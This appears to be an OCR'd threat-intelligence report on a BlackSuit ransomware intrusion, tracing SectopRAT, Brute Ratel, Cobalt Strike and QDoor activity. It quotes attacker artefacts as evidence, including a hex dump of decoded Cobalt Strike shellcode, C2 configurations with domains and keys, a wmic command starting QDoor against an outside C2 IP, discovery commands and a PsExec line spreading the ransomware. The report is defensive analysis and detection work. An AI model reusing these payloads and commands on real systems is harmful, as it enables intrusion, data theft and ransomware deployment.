
During the intrusion the threat actor dropped SectopRAT to disk in %USERPROFILE%\AppData\Local\Temp.



This file was then loaded and executed in memory using MSbuild.exe. The same YARA rule triggered for both the on disk file and on the process memory for MSbuild.exe confirming the link.

```
Match Index:  16
Rule:         sectoprat
Tags:
Description:  28905 - file baosurhtohvu
Author:       The DFIR Report
Reference:    https://thedfirreport.com
Date:         2024-06-04
Hash1:        f505c6d821a3951ce34d6abb5a4237693c7d14753abee8a5e54cb99391f7a0b7
Memory Type:  Virtual Memory (VAD)
Memory Tag:   \Users\[redacted]\AppData\Local\Temp\xxfqqvlirvgvo
Base Address: 0x0000000000420000
PID:          11680
Process Name: MSBuild.exe
Process Path: \Device\HarddiskVolume5\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
CommandLine:  C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
User:         [redacted]
Created:      [redacted]

Matches:
[ScanBrowsers]: 4dbf83, 4dc10a, 4dc11b, 4dc2bc, 4e00cf
[ScanFiles]: 4dbfa1, 4dc12c, 4dc13a, 4dc2c9, 4e00e8
[ScanFTP]: 4dbfbc, 4dc148, 4dc154, 4dc2d3, 4e00fe
[ScanWallets]: 4dbfd5, 4dc160, 4dc170, 4dc2db, 4e0112
[ScanScreen]: 4dbff2, 4dc180, 4dc18f, 4dc2e7, 4e012a
[ScanTelegram]: 4dc00e, 4dc19e, 4dc1af, 4dc2f2, 4e0141
[ScanVPN]: 4dc02c, 4dc1c0, 4dc1cc, 4dc2ff, 4e015a
[ScanSteam]: 4dc045, 4dc1d8, 4dc1e6, 4dc307, 4e016e

[ScanBrowsers] 4dbf83:
00000000004dbf40    74 5f 43 6f 75 6e 74 65  72 00 67 65 74 5f 48 61   t_Counter.get_Ha
00000000004dbf50    72 64 54 79 70 65 00 73  65 74 5f 48 61 72 64 54   rdType.set_HardT
00000000004dbf60    79 70 65 00 43 6f 75 6e  74 65 72 00 48 61 72 64   ype.Counter.Hard
00000000004dbf70    54 79 70 65 00 53 63 61  6e 6e 69 6e 67 41 72 67   Type.ScanningArg
00000000004dbf80    73 00 3c 53 63 61 6e 42  72 6f 77 73 65 72 73 3e   s.<ScanBrowsers>
00000000004dbf90    6b 5f 5f 42 61 63 6b 69  6e 67 46 69 65 6c 64 00   k__BackingField.
00000000004dbfa0    3c 53 63 61 6e 46 69 6c  65 73 3e 6b 5f 5f 42 61   <ScanFiles>k__Ba
00000000004dbfb0    63 6b 69 6e 67 46 69 65  6c 64 00 3c 53 63 61 6e   ckingField.<Scan
```

The MSbuild process was then observed being used for SectopRAT C2 communication covered further in the Command and Control section.



Credential Access

Evidence from the intrusion shows that the Cobalt Strike pass-the-hash module was leveraged, resulting in a new cmd.exe process being spawned by dllhost.exe, which indicates a successful attempt to elevate privileges to the local ‘SYSTEM.’

```
   message: Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime: [redacted]
ProcessGuid: {6c33b5b1-22ee-6657-411d-020000000300}
ProcessId: 11896
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c echo 89fef6b4bcf > \\.\pipe\8caf5e
CurrentDirectory: C:\Windows\system32\
User: [redacted]
LogonGuid: {6c33b5b1-22ee-6657-0a69-4c2c00000000}
LogonId: 0x2C4C690A
TerminalSessionId: 2
IntegriaaLevel: High
Hashes: SHA1=F1EFB0FDDC156E4C61C5F78A54700E4E7984D55D,MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,
ParentProcessGuid: {6c33b5b1-22ed-6657-401d-020000000300}
ParentProcessId: 428
ParentImage: C:\Windows\System32\dllhost.exe
ParentCommandLine: C:\Windows\system32\dllhost.exe
```

Subsequently, the dllhost.exe process initiated a request for access to the LSASS process with the specific permissions mask of 0x1FFFFF (PROCESS_ALL_ACCESS). This access request pattern indicated an attempt to perform credential dumping from the LSASS process memory space.


```
   message: Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: [redacted]
SourceProcessGUID: {6c33b5b1-22aa-6657-3c1d-020000000300}
SourceProcessId: 12488
SourceThreadId: 12212
SourceImage: C:\Windows\system32\dllhost.exe
TargetProcessGUID: {6c33b5b1-6764-63c8-0c00-000000000300}
TargetProcessId: 704
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|UNKNOWN(000001FCE72E0D51)
SourceUser: [redacted]
TargetUser: [redacted]
```

Indicative of this behavior is the 0x1FFFFF Granted access (full process access) and the UNKNOWN in the CallTrace:

CallStackTrace showing multiple offsets including ‘UNKNOWN’

Additional evidence of this activity included the use of Logon type 9 alongside an authentication type of seclogo strongly indicates credential use, akin to the runas command's /netonly method, as used by Cobalt Strike's 'pass the hash' technique. (CobaltstrikeWindows Access Tokens and Alternate Credentials | Cobalt StrikeWindows Access Tokens and Alternate Credentials | Cobalt Strikecobaltstrike.com/blog/windows-access-tokens-and-alternate-credentials

).



Rubeus

During the intrusion the threat actor appeared to have tried to use Rubeus for credential access, based on YARA hits for the tool in the memory captures from the beachhead. It was discovered within the process memory space of the Brute Ratel Badger. The tool can perform a variety of credential access techniques and we were unable to identify any specific invocations indicating the methods attempted during this intrusion.

Discovery

The threat actor initially ran hostname, followed by the following commands over a 30-minute time span. Notably, there was a considerable time difference between some of these commands:

```
11:56 nltest /domain_trusts /all_trusts
11:58 net group ""domain admins"" /domain
00:07 net group ""Domain Computers"" /domain
00:15 net group /domain
00:18 systeminfo
00:21 whoami /groups
```

After this, the threat actor decided to drop a new access capability, a Cobalt Strike beacon. This beacon continued with a follow-up recon command:

```
net group "domain admins" /domain
```

Shortly after getting access to one of the domain controllers in the environment, the threat actor executed the following commands in quick succession:

```
net group "domain admins" /domain
nltest /dclist:<DOMAINNAME>.local
```

Almost simultaneously, the threat actor moved to a backup server in the environment, performing the same remove service execution and deploying Cobalt Strike. Quickly after is the execution of the command for collection of the installed AV/EDR products via the WMIC.


```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2
Path AntiVirusProduct Get displayName /Format:List
```

While WMIC is deprecated since W10 21H1, it is still regularly used for multiple administrative tasks or by threat actors.

Moving onto multiple machines in the environment, dropping Cobalt Strike Beacons, the actor performed the following Discovery commands:

```
net user <PRIV_USER> /domain

ping <workstation1>
ping <workstation2>
net view //<IP1>/
net view \\<IP1>\        Note:now with correct '\'

nltest /domain_trusts /all_trusts

net view \\<IP2>\
net view \\<IP3>\
net view \\<IP4>\
net view \\<IP5>\
net view \\<IP6>\

nltest /dclist:<DOMAIN>
ping <DOMAIN>
nltest /FINDUSER:REDACTED
```

Lateral Movement



Remote Service

The main method used by the threat actor to move laterally was by using the jump psexec_psh feature of Cobalt Strike. By using this technique, they installed Cobalt Strike on multiple hosts in rapid succession via PowerShell and base64 encoded payload.

```
AccountName: LocalSystem
ImagePath: %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand ...
ServiceName: 1221c5c
ServiceType: user mode service
StartType: demand start
```

By using Zeek, we can observe all the calls done over RPC to create and execute this service.

endpoint	named_pipe	operation
svcctl	49670	QueryServiceStatus
svcctl	49670	StartServiceW
svcctl	49670	OpenServiceW
svcctl	49670	CloseServiceHandle
svcctl	49670	CreateWowService
svcctl	49670	OpenSCManagerW

Cyb3rSn0rlax have created a really good resource on how to detect these kinds of techniques

Leveraging Cyberchef, the recipe described in our earlier report, we can decode the shellcode.

```
File: download.dat
Found shellcode:
Identification: CS psexec psh x86 shellcode, opens named pipe
Parameter: 344 b'\\\\.\\pipe\\mojo.5688.8052.3578027332937047305'
license-id: 388 987654321
push      :   148       4096 b'h\x00\x10\x00\x00'
push      :   261       8192 b'h\x00 \x00\x00'
00000000: FC E8 89 00 00 00 60 89  E5 31 D2 64 8B 52 30 8B  ......`..1.d.R0.
00000010: 52 0C 8B 52 14 8B 72 28  0F B7 4A 26 31 FF 31 C0  R..R..r(..J&1.1.
00000020: AC 3C 61 7C 02 2C 20 C1  CF 0D 01 C7 E2 F0 52 57  .<a|., .......RW
00000030: 8B 52 10 8B 42 3C 01 D0  8B 40 78 85 C0 74 4A 01  .R..B<...@x..tJ.
00000040: D0 50 8B 48 18 8B 58 20  01 D3 E3 3C 49 8B 34 8B  .P.H..X ...<I.4.
00000050: 01 D6 31 FF 31 C0 AC C1  CF 0D 01 C7 38 E0 75 F4  ..1.1.......8.u.
00000060: 03 7D F8 3B 7D 24 75 E2  58 8B 58 24 01 D3 66 8B  .}.;}$u.X.X$..f.
00000070: 0C 4B 8B 58 1C 01 D3 8B  04 8B 01 D0 89 44 24 24  .K.X.........D$$
00000080: 5B 5B 61 59 5A 51 FF E0  58 5F 5A 8B 12 EB 86 5D  [[aYZQ..X_Z....]
00000090: 31 C0 6A 40 68 00 10 00  00 68 FF FF 07 00 6A 00  1.j@h....h....j.
000000A0: 68 58 A4 53 E5 FF D5 50  E9 A8 00 00 00 5A 31 C9  hX.S...P.....Z1.
000000B0: 51 51 68 00 B0 04 00 68  00 B0 04 00 6A 01 6A 06  QQh....h....j.j.
000000C0: 6A 03 52 68 45 70 DF D4  FF D5 50 8B 14 24 6A 00  j.RhEp....P..$j.
000000D0: 52 68 28 6F 7D E2 FF D5  85 C0 74 6E 6A 00 6A 00  Rh(o}.....tnj.j.
000000E0: 6A 00 89 E6 83 C6 04 89  E2 83 C2 08 8B 7C 24 0C  j.............|$.
000000F0: 6A 00 56 6A 04 52 57 68  AD 9E 5F BB FF D5 8B 54  j.Vj.RWh.._....T
00000100: 24 10 6A 00 56 68 00 20  00 00 52 57 68 AD 9E 5F  $.j.Vh. ..RWh.._
00000110: BB FF D5 85 C0 74 14 8B  4C 24 04 8B 04 24 01 C8  .....t..L$...$..
00000120: 89 04 24 8B 54 24 10 01  C2 EB D7 8B 7C 24 0C 57  ..$.T$......|$.W
00000130: 68 C0 FA DD FC FF D5 57  68 C6 96 87 52 FF D5 8B  h.......Wh...R...
00000140: 04 24 8B 4C 24 08 39 C1  74 07 68 F0 B5 A2 56 FF  .$.L$.9.t.h...V.
00000150: D5 FF 64 24 10 E8 53 FF  FF FF 5C 5C 2E 5C 70 69  ..d$..S...\\.\pi
00000160: 70 65 5C 6D 6F 6A 6F 2E  35 36 38 38 2E 38 30 35  pe\mojo.5688.805
00000170: 32 2E 33 35 37 38 30 32  37 33 33 32 39 33 37 30  2.35780273329370
00000180: 34 37 33 30 35 00 3A DE  68 B1                    47305.:.h.
```

RDP

Using the proxy capability inside QDoor, they used RDP to access a file server and domain controller. This could be observed in the event


ID 4624 LogonType 10 logs:

Since QDoor’s C2 communication is unencrypted it’s possible to spot this behavior with Suricata.

While performing these RDP actions the threat actor leaked their back end hostname via various log events:

```
Workstation Name:DESKTOP-NT7KVK5
```

event ID 4779:



event ID 4624 LogonType 3:

```
An account was successfully logged on.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Information:
        Logon type:             3
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-[redacted]-11714
        Account Name:           [redacted]
        Account Domain:         [redacted]
        Logon ID:               0x23987608
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       DESKTOP-NT7KVK5
        Source Network Address: [redacted]
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       NTLM V2
        Key Length:             128
```

Collection

On the file server via a RDP session, they used the Edge browser to download WinRAR and used it to begin compressing file share data into an archive. Here we used Dissect's Edge browser plugin to extract data collected through KAPE.

```
$ target-query <REDACTED> -f edge.downloads | rdump -f
'{browser} downloaded {path} from {url} {size} via
{tab_referrer_url}'
edge downloaded C:\Users\<REDACTED>\Downloads\winrar-
x64-701.exe from https://www.win-
rar.com/fileadmin/winrar-versions/winrar/th/winrar-
x64-701.exe 3.77 MB via https://www.bing.com/
edge downloaded C:\Users\<REDACTED>\Downloads\winrar-
x64-701 (1).exe from https://www.win-
rar.com/fileadmin/winrar-versions/winrar/winrar-x64-
701.exe 3.77 MB via https://www.bing.com/
```

They then executed WinRAR with the following command to compress a file share folder.

```
"C:\Program Files\WinRAR\WinRAR.exe" a -ep1  -scul -r0
-iext   -imon1 -- . G:\REDACTED
```

Command and Control

In this case, four separate command and control channels were used, SectopRAT, Brute Ratel, QDoor and Cobalt Strike. All these frameworks were used by the threat actor to move in and out of the victim's environment.

SectopRAT:


The following rules triggered on the traffic, after SectopRAT injected itself into the MSBuild.exe process for 45.141.87[.]218.

```
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init
```

This rule fired when traffic to the destination port 15647 was observed:

```
MALWARE Arechclient2 Backdoor/SecTopRAT Related
Activity M2 (GET)
```

This rule fired during C2 beaconing activity to destination port 9000 that looked like:



Brute Ratel Badger:

5.181.159[.]31 with the associated domain megupdate.com

When looking for this activity, the following rules were associated to this IP:

ET INFO Observed ZeroSSL SSL/TLS Certificate

For this Badger (2905.dll), the following config was extracted:

User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
C2	megupdate[.]com
Port	443
URI	‘/procupdater.php’, ‘/callsysprocess.php’
Keys	‘FDI3KJPV29S8P4IO’, ‘EQRAA57CS67L38JH’

Another sample (3004.dll) was found in the environment, containing a different configured C2:

User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
C2	administrative-manufacturer-gw.aws-usw2.cloud-ara.tyk[.]io
Port	443
URI	‘/api/azure’
Keys	‘8AVPN2FQAF8AA5BO’, ‘MNP7SLSPMTF2TR9G’

Cobalt Strike Beacon:

The beacon had the following configuration (trimmed):

```
{
    "CobaltStrikeBeacon": {
        "BeaconType": "HTTPS"
        "Port": 443
        "C2Server": [ "provincial-gaiters-gw.aws-
use1.cloud-ara[.]tyk.io,/api/v2/login"],
        "HttpPostUri": ["/api/v2/status"],
        "Malleable_C2_Instructions": [
            [ "Remove 1522 bytes from the end",
                "Remove 84 bytes from the beginning",
                "Remove 3931 bytes from the
beginning",
                "Base64 URL-safe decode",
                "XOR mask w/ random key"]
        "Spawnto_x86":
["%windir%\\syswow64\\dllhost.exe"],
        "Spawnto_x64":
["%windir%\\sysnative\\dllhost.exe"],
        "Watermark": [987654321]
        "bProcInject_MinAllocSize": [17500],
        "ProcInject_PrependAppend_x86": [["9090",""]],
        "ProcInject_Execute": [
            ["ntdll:RtlUserThreadStart",
                "CreateThread",
                "NtQueueApcThread-s",
                "CreateRemoteThread",
                "RtlCreateUserThread"]
}
```

This is interesting as this matches the second Badger which was configured to use a *tyk[.]io* domain, but showed no traces of execution. Tyk is an open source universal API management tool for REST, GraphQL, gRPC and async APIs, enabling quick API setup and access. This kind of activity is becoming more common, as this enables threat actors leveraging legitimate infrastructure for their malicious campaigns. An example, showing the usage of Cobalt

Strike, is this blog from 2022 written by Askar on shells.systems, showing the exact same uri's as in this campaign.

It is unclear why the threat actor decided to continue with Cobalt Strike instead of Brute Ratel during lateral movement, especially if the unexecuted Badger contained a similar Tyk C2 domain.

QDoor

During this intrusion we observed a proxy used by the threat actor. This proxy turned out to be a tool called QDoor that has been seen in multiple other case involving BlackSuit ransomware. It has been written about by ConnectWise in which its functionality is explained in more detail:

https://www.linkedin.com/pulse/qdoor-new-backdoor-tool-blacksuits-arsenal-connectwise-uwvhc

The file has a hard-coded C2 in the binary of 88.119.167[.]239. This can be observed in the strings of the file.

QDoor can also be run with command-line arguments, by passing an address for C2 configuration, which was the case in this intrusion:

```
%WINDIR%\system32\cmd.exe /C wmic /node:"REDACTED"
process call create "%WINDIR%\Temp\svhost.exe
"143.244.146[.]183""
```

This activity triggered the following ET rule, indicating an tunneled RDP sessions over the established proxy facilitated by QDoor:

```
ET POLICY Tunneled RDP msts Handshake
```

Exfiltration

After creating a RAR archive as noted in the Collection section, the threat actor moved to exfiltrate this data. Using Edge, they went to mystuff.bublup.com. Bublup is a SASS project management suite that includes cloud based storage.

Bublup uses amazon S3 as their back-end for storage.

The threat actor then proceeded to upload the rar archives to the cloud storage service.

In total, 934.38 MB was transferred to the cloud storage service

Impact

Near the end of day nine, the threat actor prepared for ransomware deployment by downloading a set of files necessary for its propagation. The file archive utility WinRar 7.0.1 was downloaded using Microsoft Edge and installed on one of the domain controllers.

The Edge history file C:\Users\<redacted>\AppData\Local\Microsoft\Edge\User Data\Default\History contained the following entry:

```
https://www.win-rar.com/fileadmin/winrar-versions/winrar/th/winrar-x64-701.exe (C:\Users\REDACTED\Downloads\winrar-x64-701.exe). State: Complete. Received 3948120 of 3948120 bytes. Interrupt Reason: No Interrupt - Success. Danger Type: Content May Be Malicious - (eg: extension is exe but Safe Browsing has not finished checking the content).
```

WinRAR was used to uncompress an archive fetched from the temporary storage website temp.sh.


The contents of the RAR archive were extracted into the local user's Downloads directory.

The RAR archive contained the following files:

- 123.exe

- PsExec.exe
- comps[1-4].txt
- COPY.bat
- EXE.bat

The threat actor created a network share to stage the files and facilitate the deployment process:



event.code	event.action	log.level	message
5142	File Share	information	A network share object was added. Subject: Security ID: S-1-5-21-[redacted] Account Name: [redacted] Account Domain: [redacted] Logon ID: 0x2B5EF0F2 Share Information: Share Name: *\share$ Share Path: C:\share$

The batch script COPY.BAT was then executed and distributed the BlackSuit ransomware payload named 123.exe to multiple remote hosts using PsExec. The files comps[1-4].txt – represented target lists containing private IP addresses of hosts on the victim's network.

process.parent.command_line	process.command_line
C:\Windows\system32\cmd.exe /c ""C:\share$\COPY.bat" "	PsExec.exe @C:\share$\comps1.txt -u [redacted] -p [redacted] cmd /c COPY "\[redacted]\share$\123.exe" "C:\windows\temp\"
